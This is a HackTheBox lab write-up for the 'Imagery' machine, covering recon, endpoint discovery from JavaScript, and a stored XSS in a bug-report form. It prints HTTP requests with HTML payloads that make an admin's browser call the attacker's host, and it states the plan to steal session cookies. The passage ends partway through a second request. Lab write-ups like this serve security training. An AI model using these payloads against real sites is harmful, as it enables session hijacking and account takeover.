HackTheBox Writeup - Imagery

Recon
Hosts
ptcommand is a custom pentest framework to manage hosts and variables, it is not required to reproduce the steps in this writeup
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ pt init '10.10.11.88 imagery.com'
+---------+--------+-------------+-------------+
| PROFILE | STATUS |     IP      |   DOMAIN    |
+---------+--------+-------------+-------------+
| imagery | on     | 10.10.11.88 | imagery.com |
+---------+--------+-------------+-------------+

╒═══════════╤══════════════╤═════════════╤══════════╤═════════════╕
│ profile   │ lhost        │ rhost       │ domain   │ ip          │
╞═══════════╪══════════════╪═════════════╪══════════╪═════════════╡
│ imagery   │ 10.10.14.109 │ imagery.com │          │ 10.10.11.88 │
╘═══════════╧══════════════╧═════════════╧══════════╧═════════════╛
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
# Nmap 7.95 scan initiated Wed Oct  1 02:22:17 2025 as: /usr/lib/nmap/nmap -sVC --version-all -T4 -Pn -vv -oA ./nmap/full_tcp_scan -p 22,8000, 10.129.114.191
Nmap scan report for 10.129.114.191
Host is up, received user-set (0.20s latency).
Scanned at 2025-10-01 02:22:18 CST for 13s

PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKyy0U7qSOOyGqKW/mnTdFIj9zkAcvMCMWnEhOoQFWUYio6eiBlaFBjhhHuM8hEM0tbeqFbnkQ+6SFDQw6VjP+E=
|   256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBleYkGyL8P6lEEXf1+1feCllblPfSRHnQ9znOKhcnNM
8000/tcp open  http    syn-ack ttl 63 Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
|_http-title: Image Gallery
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct  1 02:22:31 2025 -- 1 IP address (1 host up) scanned in 14.07 seconds
8000 - HTTP : Image Gallery
Info
1
http://10.129.114.191:8000 [200] [Image Gallery] [Werkzeug/3.1.3 Python/3.12.7] [4f66804d939187bf70c744d0a9953c52d372a823] [Flask:3.1.3,Python:3.12.7]

- email :
support@imagery.com

Directory
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ URL="http://$(pt get rhost):8000"; OUT="$(echo $URL | awk -F':' '{print $NF}' | sed -e 's|[/:]|-|g')"; feroxbuster -k -A -w <(cat /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt|anew) -u "$URL" -o "ferox_${OUT}.txt"

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://imagery.com:8000
 🚀  Threads               │ 50
 📖  Wordlist              │ /proc/self/fd/11
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ Random
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💾  Output File           │ ferox_8000.txt
 🏁  HTTP methods          │ [GET]
 🔓  Insecure              │ true
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        5l       31w      207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
405      GET        5l       20w      153c http://imagery.com:8000/login
401      GET        1l        4w       59c http://imagery.com:8000/images
405      GET        5l       20w      153c http://imagery.com:8000/register
405      GET        5l       20w      153c http://imagery.com:8000/logout
405      GET        5l       20w      153c http://imagery.com:8000/upload_image
200      GET       27l       48w      584c http://imagery.com:8000/static/fonts.css
200      GET        3l      282w    20343c http://imagery.com:8000/static/purify.min.js
200      GET       83l     9103w   407279c http://imagery.com:8000/static/tailwind.js
200      GET     2779l     9472w   146960c http://imagery.com:8000/
[####################] - 9m     63182/63182   0s      found:9       errors:0
[####################] - 9m     63168/63168   111/s   http://imagery.com:8000/
User Flag
Shell as web
8000 - Image Gallery : Enumeration
Testing registration


We can register an account to login and access to functions
http://imagery.com:8000/


The website sends authentication status to /auth_status endpoint constantly, and it returns interesting attributes of the current user such as isAdmin, isTestuser


Tried registering a new user and tamper with those attributes, the registration was successful, but the backend didn’t bring them to database
Testing upload form

Tried the upload form, it strictly filters file extensions by whitelist, and HTML tags were purified to prevent XSS

There are several features greyed out in development


We can find their corresponding functions and endpoints from the page’s javascript source code
We can gather all endpoints from javascript
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ curl -s http://imagery.com:8000 | grep -F 'fetch(' | awk -F'}/' '{print "/"$2}' | cut -d'`' -f 1
/auth_status?_t=${new Date().getTime()}
/register
/login
/logout
/images
/delete_image
/edit_image_details
/convert_image
/apply_visual_transform
/delete_image_metadata
/
/report_bug
/admin/bug_reports
/admin/delete_bug_report
/admin/delete_user
/admin/users
/get_image_collections
/create_image_collection
/move_images_to_collection
Testing admin endpoints

Some endpoints needs admin or testsuer role to access, the appearance of admin functions were controlled by front-end


But the backend also checks if user has access to admin endpoints
Admins could potentially download files from target machine via directory traversal

8000 - Bug report : Stored XSS
There’s a bug report function, what if the bug report viewing dashboard renders HTML tags?
1
2
3
4
5
6
7
8
9
10
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ curl -s http://imagery.com:8000 | grep -F 'fetch(' -A5
[...]
                const response = await fetch(`${window.location.origin}/report_bug`, {
                    method: 'POST',
                    headers: { 'Content-Type': 'application/json' },
                    body: JSON.stringify({ bugName, bugDetails })
                });
                const data = await response.json();
[...]
Start a HTTP server with verbose logging
1
PORT="80"; fuser -k "$PORT/tcp" 2>/dev/null; simplehttpserver -listen "0.0.0.0:$PORT" -verbose
Submit a bug report that tests for:
<img>tag being rendered<a>tag’s link being clicked by a client
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
POST /report_bug HTTP/1.1
Host: imagery.com:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://imagery.com:8000/
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Cookie: session=.eJxNjTEKgDAMRe-SWRxFnXT0FCU2UQJtKqYOIt5dHRTH996HfwCJLQH3gaCFhoi5rhooQKynKArthMH4YSdx4dWSYhadXWbLm_H6X7zOofdp0_y1RypGvj_Gbix9inBei0ksEg.aOExnQ.Ax0YX33dW1y4hBLDroMVUVcwkgE
Priority: u=4
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/json
Content-Length: 39

{"bugName": "<img src=\"http://10.10.14.96/a\"/><a href=\"http://10.10.14.96/b\">Test</a>","bugDetails":"<img src=\"http://10.10.14.96/c\"/><a href=\"http://10.10.14.96/d\">Test</a>"}

Our HTTP web server got a callback to /c (The bugDetails field) after about 1 minute

We can try to exfiltrate the user’s cookie, since our session cookies has HttpOnly set to flase
If
HttpOnlywas set totrue, we could try using the user’s browser to send requests to/admin/get_system_logsfor testing, then send the response back to our web server

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
POST /report_bug HTTP/1.1
Host: imagery.com:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://imagery.com:8000/
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Cookie: session=.eJxNjTEKgDAMRe-SWRxFnXT0FCU2UQJtKqYOIt5dHRTH996HfwCJLQH3gaCFhoi5rhooQKynKArthMH4YSdx4dWSYhadXWbLm_H6X7zOofdp0_y1RypGvj_Gbix9inBei0ksEg.aOExnQ.Ax0YX33dW1y4hBLDroMVUVcwkgE
Priority: u=4
Pragma: no-cache
Cache-Control: no-cache
